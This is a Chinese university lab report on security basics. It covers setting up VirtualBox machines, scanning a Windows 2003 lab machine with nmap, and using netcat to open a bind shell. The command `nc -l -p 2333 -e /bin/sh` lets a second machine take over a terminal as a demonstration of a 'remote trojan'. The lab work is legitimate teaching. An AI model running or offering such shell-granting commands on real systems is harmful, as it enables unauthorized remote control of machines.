实验一：网络安全基础实验

1. 实验目的

1. 使用 VirtualBox 虚拟机建立网络信息安全实验环境；
2. 配置虚拟网卡，虚拟机使用多个虚拟网卡进行通信；
3. 安装及配置新的虚拟机；
4. 使用已经安装好的虚拟机；
5. 在 Windows 和 Linux 虚拟机上运行常用的信息安全相关的命令行程序，用 CSocket 编写 C 语言程序实现两台计算机之间的网络通信； 、
6. 用网络侦察工具探测远程主机的安全漏洞等信息；
7. 用经典的网络安全工具 netcat 在本机开启一个监听端口，实现远程木马的功能。

2. 实验内容

1. 选择一种较新的 Windows 版本 VirtualBox,安装 VirtualBox 虚拟机。
2. 配置多个虚拟网卡，在一台主机上模拟多个网络交换机，实现多个子网的互联。
3. 安装和配置新的 ubuntu Linux。
4. 配置和使用已安装好的虚拟机，设置虚拟机操作系统的 IP 地址，使用 Ping 命令测试其能否与主机(或其它虚拟机)进行网络通信。
5. 在虚拟机上运行常用的命令行程序。

3. 实验步骤


3.1 配置实验环境

3.1.1 安装 VirtualBox 虚拟机

按照实验指导文档的步骤下载并安装VirtualBox。如图所示，能正确运行 virtualbox 管理器，说明 virtualbox 安装完毕。


3.1.2 配置多个虚拟网卡 模拟多个网络

按照实验指导文档的步骤，在主机网络管理器中配置多个虚拟网卡。配置结构如图所示。




3.1.3 安装和配置新的虚拟机系统

按照实验指导文档的步骤，下载32 位 Ubuntu 16 的desktop 版本的安装盘映像文件，按提示的步骤，新建一个 32 位的 ubuntu 虚拟机。安装完成之后可以根据实验的需要配置虚拟网卡、虚拟机的 IP 地址或安装某些必须的软件。



3.1.4 导入和导出安装好的虚拟机

按照实验指导文档的步骤，下载带 C 编译器的 Windows2003 虚拟机压缩文件， 解压后注册。



3.1.5 在虚拟机上运行常用的命令行程序

在 ubuntu Linux 和 Windows 2003 虚拟机下运行常用的命令行程序，比如： chmod, chown, ls, mkdir, cp, rm, ifconfig； dir, md, copy, net, ipconfig, netstat。

3.2 Nmap工具的使用

3.2.1 实验要求

用 ubuntu 虚拟机中的网络侦察工具 nmap（如果没有，安装一个）查看已下载的Windows 2003 虚拟机中开放了哪些网络端口， 用 nmap 探测 Windows 2003 虚拟机的操作系统类型。

3.2.2 实验过程

- 在ubuntu虚拟机上安装nmap工具。使用如下命令行完成nmap的安装。

```
sudo apt-get install nmap
```

使用如下命令行验证安装成功

```
nmap --version
```

```
elonwu@elonwu-VirtualBox:~$ nmap --version

Nmap version 7.01 ( https://nmap.org )
Platform: i686-pc-linux-gnu
Compiled with: liblua-5.2.4 openssl-1.0.2g libpcre-8.38 libpcap-1.7.4 nmap-libdn
et-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
```

- 在Windows虚拟机上输入`win+R`进入命令行，输入`ipconfig`查询本机ip地址是`114.214.223.141`

```
C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter 本地连接:

   Connection-specific DNS Suffix  . : ustc.edu.cn
   IP Address. . . . . . . . . . . . : 114.214.223.141
   Subnet Mask . . . . . . . . . . . : 255.255.248.0
   Default Gateway . . . . . . . . . : 114.214.216.1
```

- 在Ubuntu虚拟机终端上输入

```
nmap 114.214.223.141
```

查看Windows 2003 虚拟机中开放了哪些网络端口，结果如图所示。

```
elonwu@elonwu-VirtualBox:~$ nmap 114.214.223.141

Starting Nmap 7.01 ( https://nmap.org ) at 2022-02-25 23:10 CST
Nmap scan report for 114.214.223.141
Host is up (0.00035s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm

Nmap done: 1 IP address (1 host up) scanned in 1.18 seconds
```

- 在Ubuntu虚拟机终端上输入

```
sudo nmap -O 114.214.223.141
```

探测 Windows 2003 虚拟机的操作系统类型，结果如图所示。

```
elonwu@elonwu-VirtualBox:~$ nmap -O 114.214.223.141
TCP/IP fingerprinting (for OS scan) requires root privileges.
QUITTING!
elonwu@elonwu-VirtualBox:~$ sudo nmap -O 114.214.223.141
[sudo] elonwu 的密码:

Starting Nmap 7.01 ( https://nmap.org ) at 2022-02-25 23:11 CST
Nmap scan report for 114.214.223.141
Host is up (0.00045s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
MAC Address: 08:00:27:A9:11:8D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_server_2003::s
p1 cpe:/o:microsoft:windows_server_2003::sp2
OS details: Microsoft Windows XP SP2 or Windows Server 2003 SP1 or SP2
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.82 seconds
```

3.3 Netcat工具的使用

3.3.1 实验内容

在 ubuntu 虚拟机中用经典的网络安全工具 netcat 在本机开启一个监听端口，实现远程木马的功能。

3.3.2 实验内容

- 在ubuntu虚拟机终端中输入`ifconfig`以查询ubuntu虚拟机的ip地址，得到其ip地址为`114.214.225.235`

```
elonwu@elonwu-VirtualBox:~$ ifconfig
enp0s3    Link encap:以太网  硬件地址 08:00:27:8f:dd:a5
          inet 地址:114.214.225.235  广播:114.214.231.255  掩码:255.255.248.0
          inet6 地址: fe80::3e6d:a44c:4078:186/64 Scope:Link
          inet6 地址: 2001:da8:d800:196:f19d:37f8:6cf6:57d2/64 Scope:Global
          inet6 地址: 2001:da8:d800:196:160:4601:71aa:1a5e/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  跃点数:1
          接收数据包:509635 错误:0 丢弃:0 过载:0 帧数:0
          发送数据包:56146 错误:0 丢弃:0 过载:0 载波:0
          碰撞:0 发送队列长度:1000
          接收字节:439607552 (439.6 MB)  发送字节:6037327 (6.0 MB)
```

- 在ubuntu虚拟机上安装netcat工具。使用如下命令行完成netcat的安装

```
sudo apt-get -y install netcat-traditional
```

使用如下命令行验证安装成功

```
nc -v
```

```
elonwu@elonwu-VirtualBox:~$ nc -v
This is nc from the netcat-openbsd package. An alternative nc is available
in the netcat-traditional package.
usage: nc [-46bCDdhjklnrStUuvZz] [-I length] [-i interval] [-O length]
          [-P proxy_username] [-p source_port] [-q seconds] [-s source]
          [-T toskeyword] [-V rtable] [-w timeout] [-X proxy_protocol]
          [-x proxy_address[:port]] [destination] [port]
```

- 在ubuntu终端中输入命令行

```
sudo update-alternatives --config nc
```

切换至netcat-traditional

```
elonwu@elonwu-VirtualBox:~$ sudo update-alternatives --config nc
[sudo] elonwu 的密码:
有 2 个候选项可用于替换 nc (提供 /bin/nc)。

  选择       路径              优先级  状态
------------------------------------------------------------
  0            /bin/nc.openbsd    50        自动模式
  1            /bin/nc.openbsd    50        手动模式
* 2            /bin/nc.traditional   10        手动模式

要维持当前值[*]请按<回车键>，或者键入选择的编号：2
```


- 在ubuntu终端中输入命令，以开启监听端口`2333`。在本次实验中ubuntu是被控制的终端，Windows2003是远程控制终端。

```
nc -l -p 2333 -e /bin/sh
```

- 在Windows2003的终端中输入命令，以建立与ubuntu相应端口的联系。

```
nc 114.214.225.235 2333
```


此时，Windows2003主机已经获得ubuntu主机的终端控制权，可以实现远程控制




- 在Windows2003的终端中输入命令进行验证

```
cd ..
cd ..
dir
```

列出根目录中的所有文件







输入

```
sudo mkdir test
```

可以在ubuntu主机上检查到创建了`test`文件夹





输入

```
sudo rmdir test
```

可以在ubuntu主机上检查到`test`文件夹被成功删除